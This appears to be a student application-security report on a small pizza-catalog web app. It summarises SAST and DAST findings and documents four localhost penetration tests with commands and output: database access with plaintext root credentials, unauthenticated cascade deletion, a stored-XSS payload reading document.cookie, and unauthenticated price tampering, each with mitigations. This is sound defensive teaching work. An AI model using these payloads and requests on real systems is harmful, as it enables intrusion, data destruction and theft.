
OWASP ZAP was chosen because it is a standard and widely used DAST tool for web applications and APIs. It is particularly effective at identifying missing security headers, browser hardening weaknesses, cross-origin policy issues, and suspicious HTTP response behavior.
Schemathesis was chosen because the backend exposes an OpenAPI-described REST API. Schemathesis generates real requests directly from the API specification and checks whether the observed behavior matches the documented contract. This makes it especially useful for finding schema mismatches, validation weaknesses, and unexpected status codes.
These two tools complement each other well: ZAP focuses more on web and HTTP security behavior, while Schemathesis focuses more on API correctness/validation, and contract compliance.

3.2. DAST Workflows

Dast PR Workflow

The PR workflow runs in the software repository whenever a pull request is opened, updated, or triggered manually. During execution, it checks out the application code from the software repository and the DAST scripts and configuration from the AppSec repository. It then exports the OpenAPI description, starts the application stack, and runs a lighter DAST profile composed of:


- ZAP API scan
- ZAP frontend baseline scan
- Schemathesis regular profile



DAST Nightly Workflow

The nightly workflow runs in the AppSec repository on a schedule and can also be triggered manually. During execution, it temporarily checks out the software repository, starts the application stack, and runs a heavier DAST profile composed of:

- ZAP API scan
- ZAP frontend full scan
- Schemathesis heavier nightly profile



DAST Outputs and Evidence

The DAST workflows generate multiple forms of evidence. ZAP produces HTML and JSON reports for both the API and the frontend. Schemathesis produces JUnit output describing contract failures.

These outputs are aggregated into a findings manifest, and a Gemini-based summarisation step generates a consolidated findings table in JSON and HTML form.

4. Conduct a Real Assessment

4.1. SAST Findings

This section is a summary of pre-commit, pull request and nightly levels of static analysis findings. These were all bypassed into the main repository, since fixing issues is not part of this milestone.

Summary

Stage	Hook / Workflow	Files Scanned	Result	Findings
Pre-commit	Semgrep SAST (default rules)	4	Failed	2 blocking
Pre-commit	Semgrep SAST (secrets)	4	Passed	—
Pre-commit	ESLint Security (frontend)	4	Failed	4 warnings
PR (CI)	Semgrep SAST (default + secrets)	60	Failed	2 blocking
Nightly	CodeQL (Java)	—	Failed	2 findings

Semgrep Findings

Detected at both pre-commit and PR level. Same 2 issues in both stages.

File	Line	Issue	Fix
`backend/Pizzagate/Dockerfile`	16	No `USER` before `ENTRYPOINT` — Java app runs as root.	Add `USER non-root` before `ENTRYPOINT`.
`frontend/Pizzagate/Dockerfile`	17	No `USER` before `CMD` — nginx runs as root.	Add `USER non-root` before `CMD`.

ESLint Findings

Detected at pre-commit only. All 4 are missing `useEffect` dependencies (`react-hooks/exhaustive-deps`), causing stale closures and potential memory leaks.

File	Line	Missing Dependency
`PizzasPage.tsx`	79	`noticeTimer`
`PizzasPage.tsx`	87	`errorTimer`
`PizzeriasPage.tsx`	56	`noticeTimer`
`PizzeriasPage.tsx`	64	`errorTimer`

Fix: use `useRef` for timer values to avoid stale references.

CodeQL Findings (Nightly)

Detected on branch main via nightly CodeQL scan.

File	Line	Rule	Issue	Fix
`backend/.../model/Pizza.java`	38	`java/call-to-object-toString`	Use of default `toString()`. `Pizza` inherits `Object.toString()`, returning a class name and hashcode instead of meaningful data.	Define a `toString()` method in `Pizza` returning a human-readable string.
`backend/.../exception/GlobalExceptionHandler.java`	39	`java/unused-parameter`	Parameter `ex` in `handleIntegrity(DataIntegrityViolationException ex)` is never used in the method body.	Either use `ex` (e.g. include its message in the response) or remove it if not needed.

4.2. DAST Findings

The DAST execution produced confirmed findings from both OWASP ZAP and Schemathesis. The results show two main categories of weaknesses in the current baseline, missing browser and HTTP hardening controls and inconsistencies between the implemented API behavior and the documented OpenAPI contract.

Owasp ZAP Findings

For the API, the nightly evidence showed 9 alert types across 73 instances. The most relevant were:

- missing Cross-Origin-Resource-Policy headers
- missing X-Content-Type-Options
- missing Sec-Fetch-* related protections
- response-handling alerts related to client error responses

For the frontend, the nightly evidence showed 12 alert types across 44 instances. The most relevant were:

- missing Content-Security-Policy (CSP)
- missing anti-clickjacking protection
- missing X-Content-Type-Options
- missing cross-origin protection headers such as COEP, COOP, and CORP
- missing Permissions-Policy
- server version leakage via the Server header

Owasp Schemathesis Findings

Schemathesis generated real requests directly from the OpenAPI description and evaluated whether the API implementation matched the documented contract.
The nightly execution produced 11 failures, 0 errors, and 1 skipped test. The dominant problem was response schema violation.

- date-time values returned in formats that did not match the documented schema
- null values returned where the schema expected strings
- error responses whose structure did not conform to the OpenAPI contract
- cases where invalid behavior was accepted instead of being rejected according to the documented API rules

Note

This section focuses on the nightly findings because the PR and nightly DAST runs identified the same, or almost the same, categories of issues. The main difference was the amount of evidence collected, with the nightly profile producing broader coverage and more instances.

4.3. Pen Testing

For this assignment, 4 vulnerabilities were selected to perform pen tests and document the process, results, and mitigation strategies.

PT 1 - Direct Database Access via Exposed Port

Objective

The objective for this pen test is verifying whether the database is directly accessible from the host, allowing a complete bypass of the application and direct data access without any authentication control.

Steps

To perform this pen test, 8 commands were executed via command line:

1. Use the exposed database credentials in the repository to access the database.

```
mysql -h 127.0.0.1 -P 3306 -u root -prootpass pizzagate
```

2. Reveal the schema.

```
SHOW TABLES;

DESCRIBE pizzas;
DESCRIBE pizzerias;
```

3. Get the data from each table.

```
SELECT * FROM pizzerias;
SELECT * FROM pizzas;
```

4. Directly manipulate the data from a table entry.

```
UPDATE pizzas SET price = 0.01 WHERE id = 1;
SELECT * FROM pizzas WHERE id = 1;
```

Observed result

A direct connection to MySQL was successfully established using credentials found in plaintext in docker-compose.yml, previously identified by the SAST scanner (Semgrep).
It was possible to query the full database schema, list all records from the pizzas and pizzerias tables, and directly modify the price of the pizza with id = 1 to 0.01€. All this without any interaction with the application. The change was immediately reflected in the web interface.

Evidence

The following evidence confirm the observed result:

- Direct database connection via command line.

```
rodrigo-abreu@rodrigo-abreu-15IAX9E:~$ mysql -h 127.0.0.1 -P 3306 -u root -prootpass pizzagate
mysql: [Warning] Using a password on the command line interface can be insecure.
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 202
Server version: 8.4.8 MySQL Community Server - GPL

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

- Schema revelation

```
mysql> SHOW TABLES;
+----------------------+
| Tables_in_pizzagate |
+----------------------+
| pizzas               |
| pizzerias            |
+----------------------+
```

```
mysql> DESCRIBE pizzas;
+--------------+-------------------------------+------+-----+-------------------+-------------------+
| Field        | Type                          | Null | Key | Default           | Extra             |
+--------------+-------------------------------+------+-----+-------------------+-------------------+
| id           | bigint                        | NO   | PRI | NULL              | auto_increment    |
| name         | varchar(150)                  | NO   | MUL | NULL              |                   |
| ingredients  | varchar(800)                  | YES  |     | NULL              |                   |
| pizzeria_id  | bigint                        | NO   | MUL | NULL              |                   |
| price        | decimal(5,2)                  | NO   |     | NULL              |                   |
| size         | enum('small','medium','large') | NO   |     | NULL              |                   |
| is_available | tinyint(1)                    | NO   |     | 1                 |                   |
| photo_url    | text                          | YES  |     | NULL              |                   |
| created_at   | timestamp                     | NO   |     | CURRENT_TIMESTAMP | DEFAULT_GENERATED |
+--------------+-------------------------------+------+-----+-------------------+-------------------+
```

- Manipulate pizza the price of the pizza with id 1 (Margheritta). Changing it to 0.01€.

```
mysql> SELECT * FROM pizza WHERE id = 1;
ERROR 1146 (42S02): Table 'pizzagate.pizza' doesn't exist
mysql> SELECT * FROM pizzas WHERE id = 1;
+----+------------+-------------------------+-------------+-------+--------+--------------+-----------+---------------------+
| id | name       | ingredients             | pizzeria_id | price | size   | is_available | photo_url | created_at          |
+----+------------+-------------------------+-------------+-------+--------+--------------+-----------+---------------------+
|  1 | Margherita | Tomato, mozzarella, basil |           1 |  0.01 | medium |            1 | NULL      | 2026-03-30 10:57:20 |
+----+------------+-------------------------+-------------+-------+--------+--------------+-----------+---------------------+
```

- Change directly manifested in the web.

Impact and Mitigation Strategies

Any user with network access and knowledge of the credentials that are publicly available in the repository and automatically detected by SAST, can fully bypass the application, read all data, and modify it directly in the database.
The use of the root account worsens the risk, as it grants full privileges over the MySQL server, including the ability to drop tables or the entire database. This vulnerability directly correlates with threats TM-13 and TM-16 from the threat model.

To mitigate this vulnerability the following steps are suggested:

- Remove the public exposure of port 3306 in docker-compose.yml, keeping MySQL only on the Docker internal network
- Replace the root user with a dedicated account with minimum privileges (only SELECT, INSERT, UPDATE, DELETE on the application database)
- Remove plaintext credentials from configuration files, using environment variables injected at runtime or a secrets manager
- Use unique, strong credentials per environment (development, staging, production)

PT 2 - Unauthenticated Cascade Deletion

Objective

Verify whether write and delete operations on the REST API require authentication, and assess the cascading impact of an unauthenticated delete on related data.

Steps

To perform this pen test, 3 steps were made via command line:

1. Enumerate the targets (doesn’t require authentication)

```
curl -s http://localhost:8080/api/pizzerias | python3 -m json.tool
curl -s http://localhost:8080/api/pizzas | python3 -m json.tool
```

2. Delete a pizzeria (doesn’t require authentication)

```
curl -X DELETE http://localhost:8080/api/pizzerias/1 -v
```

3. Confirm cascade destruction

```
curl -s http://localhost:8080/api/pizzerias | python3 -m json.tool
curl -s http://localhost:8080/api/pizzas | python3 -m json.tool
```

Observed result

The API returned all data with no authentication on the GET requests. The DELETE request was accepted with HTTP 204, neither token, session, nor header of any kind was required. Pizzeria "Napoli Centro" (id=1) was permanently deleted, and its 2 associated pizzas (Margherita, Calzone Classico) were cascade-deleted automatically. The remaining pizza count dropped from 6 to 4, confirmed by the final GET response and the browser UI.

Evidence

The following evidence confirm the observed result:

- Result of the first step. All pizzerias and respective pizzas listed.


```
[
    {
        "id": 1,
        "name": "Napoli Centro",
        "address": "Rua das Flores 10, Porto",
        "phone": "+351 220 100 100",
        "createdAt": "2026-03-30T13:52:46"
    },
    {
        "id": 2,
        "name": "Roma Antica",
        "address": "Avenida da Liberdade 22, Lisboa",
        "phone": "+351 210 200 200",
        "createdAt": "2026-03-30T13:52:46"
    },
    {
        "id": 3,
        "name": "Sicilia Slice",
        "address": "Pra\u00e7a do Mercado 5, Coimbra",
        "phone": "+351 239 300 300",
        "createdAt": "2026-03-30T13:52:46"
    }
]
[
    {
        "id": 1,
        "name": "Margherita",
        "ingredients": "Tomato, mozzarella, basil",
        "price": 8.9,
        "size": "medium",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 1
    },
    {
        "id": 2,
        "name": "Calzone Classico",
        "ingredients": "Ham, mozzarella, mushrooms",
        "price": 10.5,
        "size": "large",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 1
```

```
        "id": 3,
        "name": "Pepperoni",
        "ingredients": "Tomato, mozzarella, pepperoni",
        "price": 11.0,
        "size": "large",
        "isAvailable": true,
        "photoUrl": "https://images.unsplash.com/photo-1513104890138-7c749659a591",
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 2
    },
    {
        "id": 4,
        "name": "Quattro Formaggi",
        "ingredients": "Mozzarella, gorgonzola, parmesan, provolone",
        "price": 12.4,
        "size": "medium",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 2
    },
    {
        "id": 5,
        "name": "Vegetariana",
        "ingredients": "Tomato, mozzarella, peppers, onion, olives",
        "price": 9.9,
        "size": "small",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 3
    },
    {
        "id": 6,
        "name": "Diavola",
        "ingredients": "Tomato, mozzarella, spicy salami",
        "price": 11.8,
        "size": "medium",
        "isAvailable": false,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 3
    }
]
```


- In step 2. it can be concluded that the server accepted the delete of a pizzeria without zero proof of identity: no Authorization, no cookie and no X-API-key in the request headers.

```
rodrigo-abreu@rodrigo-abreu-15IAX9E:~$ curl -X DELETE http://localhost:8080/api/pizzerias/1 -v
* Host localhost:8080 was resolved.
* IPv6: ::1
* IPv4: 127.0.0.1
*   Trying [::1]:8080...
* Connected to localhost (::1) port 8080
> DELETE /api/pizzerias/1 HTTP/1.1
> Host: localhost:8080
> User-Agent: curl/8.5.0
> Accept: */*
>
< HTTP/1.1 204
< Vary: Origin
< Vary: Access-Control-Request-Method
< Vary: Access-Control-Request-Headers
< Date: Mon, 30 Mar 2026 14:00:38 GMT
<
* Connection #0 to host localhost left intact
```

- In step 3 it was verified the delete of the pizzeria and consequent cascade delete of the pizzas was effectuated.


```
[
    {
        "id": 2,
        "name": "Roma Antica",
        "address": "Avenida da Liberdade 22, Lisboa",
        "phone": "+351 210 200 200",
        "createdAt": "2026-03-30T13:52:46"
    },
    {
        "id": 3,
        "name": "Sicilia Slice",
        "address": "Pra\u00e7a do Mercado 5, Coimbra",
        "phone": "+351 239 300 300",
        "createdAt": "2026-03-30T13:52:46"
    }
]
[
    {
        "id": 3,
        "name": "Pepperoni",
        "ingredients": "Tomato, mozzarella, pepperoni",
        "price": 11.0,
        "size": "large",
        "isAvailable": true,
        "photoUrl": "https://images.unsplash.com/photo-15
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 2
    },
```

```
    {
        "id": 4,
        "name": "Quattro Formaggi",
        "ingredients": "Mozzarella, gorgonzola, parmesan, provolone",
        "price": 12.4,
        "size": "medium",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 2
    },
    {
        "id": 5,
        "name": "Vegetariana",
        "ingredients": "Tomato, mozzarella, peppers, onion, olives",
        "price": 9.9,
        "size": "small",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 3
    },
    {
        "id": 6,
        "name": "Diavola",
        "ingredients": "Tomato, mozzarella, spicy salami",
        "price": 11.8,
        "size": "medium",
        "isAvailable": false,
        "photoUrl": null,
        "createdAt": "2026-03-30T13:52:46",
        "pizzeriaId": 3
    }
]
```


- The result was immediately manifested in the web layer: neither the deleted pizzeria nor the respective pizzas appear.

Impact and Mitigation Strategies

Any anonymous user with network access can permanently destroy any pizzeria and its entire menu with a single HTTP request. No exploit or credentials are required, only knowledge of the resource ID, which is trivially enumerable from the public GET endpoints. The cascade behaviour amplifies the damage: one request silently wipes all dependent records. This directly maps to threats TM-1 and TM-3 (competitive sabotage) from the threat model, and represents a Critical severity finding: maximum impact, zero barrier to entry.

To mitigate this vulnerability the following steps are suggested:

- Introduce authentication (for example JWT) and require a valid token for all write and delete operations
- Add RBAC, so that only the owning pizzeria account can modify or delete its own data
- Implement soft deletes (mark as deleted rather than removing) to allow recovery from accidental or malicious deletion

PT 3 - Stored XSS via photoUrl

Objective

Verify whether the API accepts and stores malicious script payloads in URL fields, and assess whether the frontend prevents execution.

Steps

1. Verify the target pizza to apply the XSS attack

```
curl -s http://localhost:8080/api/pizzas/3 | python3 -m json.tool
```

2. Inject the malicious payload into photoUrl

```
curl -X PUT http://localhost:8080/api/pizzas/3 \
  -H "Content-Type: application/json" \
  -d '{
    "name": "Pepperoni",
    "ingredients": "Tomato, mozzarella, pepperoni",
    "price": "11.00",
    "size": "large",
    "pizzeriaId": 2,
    "photoUrl": "x\" onerror=\"alert(document.cookie)\""
  }'
```

3. Confirm stored verbatim in API and DB

```
curl -s http://localhost:8080/api/pizzas/3 | python3 -m json.tool

mysql -h 127.0.0.1 -P 3306 -u root -prootpass pizzagate \
```

```
  -e "SELECT id, name, photo_url FROM pizzas WHERE id = 3;"
```

4. Check result in the browser:
   - If the broken image renders, it means the payload reached the DOM
   - If no alert fires, it means React escaped the attribute value

Observed result

The backend accepted the malicious payload without any validation or sanitisation and stored it verbatim in the database, confirmed both via the API response and direct DB query. In the browser, the injected src caused a broken image to render.
The onerror handler did not execute React sets DOM properties directly via JavaScript rather than parsing HTML strings, preventing the attribute injection from becoming a real event handler. No alert fired.

Evidence

- photoUrl field from the pizza with id 1 in step 1, before XSS attack.

```
rodrigo-abreu@rodrigo-abreu-15IAX9E:~$ curl -s http://localhost:8080/api/pizzas/
3 | python3 -m json.tool
{
    "id": 3,
    "name": "Pepperoni",
    "ingredients": "Tomato, mozzarella, pepperoni",
    "price": 11.0,
    "size": "large",
    "isAvailable": true,
    "photoUrl": "https://images.unsplash.com/photo-1513104890138-7c749659a591",
    "createdAt": "2026-03-30T15:44:32",
    "pizzeriaId": 2
}
```


- XSS applied via terminal.

```
rodrigo-abreu@rodrigo-abreu-15IAX9E:~$ curl -X PUT http://localhost:8080/a
pi/pizzas/3 \
  -H "Content-Type: application/json" \
  -d '{
    "name": "Pepperoni",
    "ingredients": "Tomato, mozzarella, pepperoni",
    "price": "11.00",
    "size": "large",
    "pizzeriaId": 2,
    "photoUrl": "x\" onerror=\"alert(document.cookie)\""
  }'
{"id":3,"name":"Pepperoni","ingredients":"Tomato, mozzarella, pepperoni","
price":11.00,"size":"large","isAvailable":true,"photoUrl":"x\" onerror=\"a
lert(document.cookie)\"","createdAt":"2026-03-30T15:44:32","pizzeriaId":2}
```

- Verify photoURL value was persisted to DB.

```
rodrigo-abreu@rodrigo-abreu-15IAX9E:~$ curl -s http://localhost:8080/api/p
izzas/3 | python3 -m json.tool
{
    "id": 3,
    "name": "Pepperoni",
    "ingredients": "Tomato, mozzarella, pepperoni",
    "price": 11.0,
    "size": "large",
    "isAvailable": true,
    "photoUrl": "x\" onerror=\"alert(document.cookie)\"",
    "createdAt": "2026-03-30T15:44:32",
    "pizzeriaId": 2
}
```

- Verify the result in the web layer.



- Verify field value in devtools.

```
<img alt="Pepperoni" class="pizza-image" loading="lazy" src="x" onerror="alert(document.cookie)"">
```

Impact and Mitigation Strategies

The backend has no input validation on URL fields. It accepts and persists arbitrary strings including script payloads. The application is currently protected only because the frontend uses React, which sets DOM properties via JavaScript rather than injecting raw HTML. This is a single point of defence. Any alternative consumer of the same API rendering the same photoUrl data would execute the payload. This vulnerability maps to TM-4 and AT-4 from the threat model and would be classified as Stored XSS, which was Mitigated by Frontend Framework.

To mitigate this vulnerability the following steps are suggested:

- Validate photoUrl server-side to accept only well-formed URLs (e.g. regex ^https?://...).
- Add a Content Security Policy (CSP) header to block inline event handlers even if a payload reaches the DOM
- Never rely on a single rendering layer as the only XSS defence, sanitise at input, encode at output

PT 4 - Cross-Pizzeria Catalog Sabotage

Objective

Verify whether an unauthenticated attacker can modify another pizzeria's catalog and make it commercially uncompetitive by changing pizza prices to an unrealistic value.

Steps

1. Enumerate available pizzas and identify target IDs.

```
curl -s http://localhost:8080/api/pizzerias | python3 -m json.tool
curl -s http://localhost:8080/api/pizzas | python3 -m json.tool
```

2. Select the pizzas belonging to the target pizzeria and note their IDs, names, and current prices.

3. Modify each target pizza without authentication, setting the price to 50.00.

```
curl -X PUT http://localhost:8080/api/pizzas/3 \
  -H "Content-Type: application/json" \
  -d '{"name":"Margherita","ingredients":"Tomato, mozzarella,
basil","price":50.00,"size":"medium","pizzeriaId":2,"isAvailable":true,"photoUrl":"https://exa
mple.com/margherita.jpg"}'
```

4. Repeat the same request for the remaining pizzas of that pizzeria, preserving the original fields and only changing the price to 50.00.
5. Confirm the sabotage through the API.

```
curl -s http://localhost:8080/api/pizzas?pizzeriaId=2 | python3 -m json.tool
```

6. Open the web UI and show that the affected pizzeria now displays all pizzas at 50.00€.

Observed result

The API accepted update requests with no authentication, no session, and no ownership validation. It was possible to modify pizzas belonging to another pizzeria by sending direct PUT requests to their resource IDs. After the updates, the affected pizzas appeared with the new price of 50.00€ both in the API responses and in the web interface.

Evidence


Initial GET /api/pizzas output showing original prices

```
hugod@hugod-laptop:~$ curl -s http://localhost:8080/api/pizzas | python3 -m json.tool
[
    {
        "id": 1,
        "name": "Margherita",
        "ingredients": "Tomato, mozzarella, basil",
        "price": 8.9,
        "size": "medium",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-29T21:19:30",
        "pizzeriaId": 1
    },
    {
        "id": 2,
        "name": "Calzone Classico",
        "ingredients": "Ham, mozzarella, mushrooms",
        "price": 10.5,
        "size": "large",
        "isAvailable": true,
        "photoUrl": null,
        "createdAt": "2026-03-29T21:19:30",
        "pizzeriaId": 1
    },
```

Successful PUT /api/pizzas/{id} responses

```
hugod@hugod-laptop:~$ curl -X PUT http://localhost:8080/api/pizzas/1 \
  -H "Content-Type: application/json" \
  -d '{"name":"Margherita","ingredients":"Tomato, mozzarella, basil","price":50.00,"size":"medium","pizzeriaId":2,"isAvailable":true,"photoUrl
":"https://example.com/margherita.jpg"}'
{"id":1,"name":"Margherita","ingredients":"Tomato, mozzarella, basil","price":50.00,"size":"medium","isAvailable":true,"photoUrl":"https://exa
mple.com/margherita.jpg","createdAt":"2026-03-29T21:19:30","pizzeriaId":2}hugod@hugod-laptop:~$
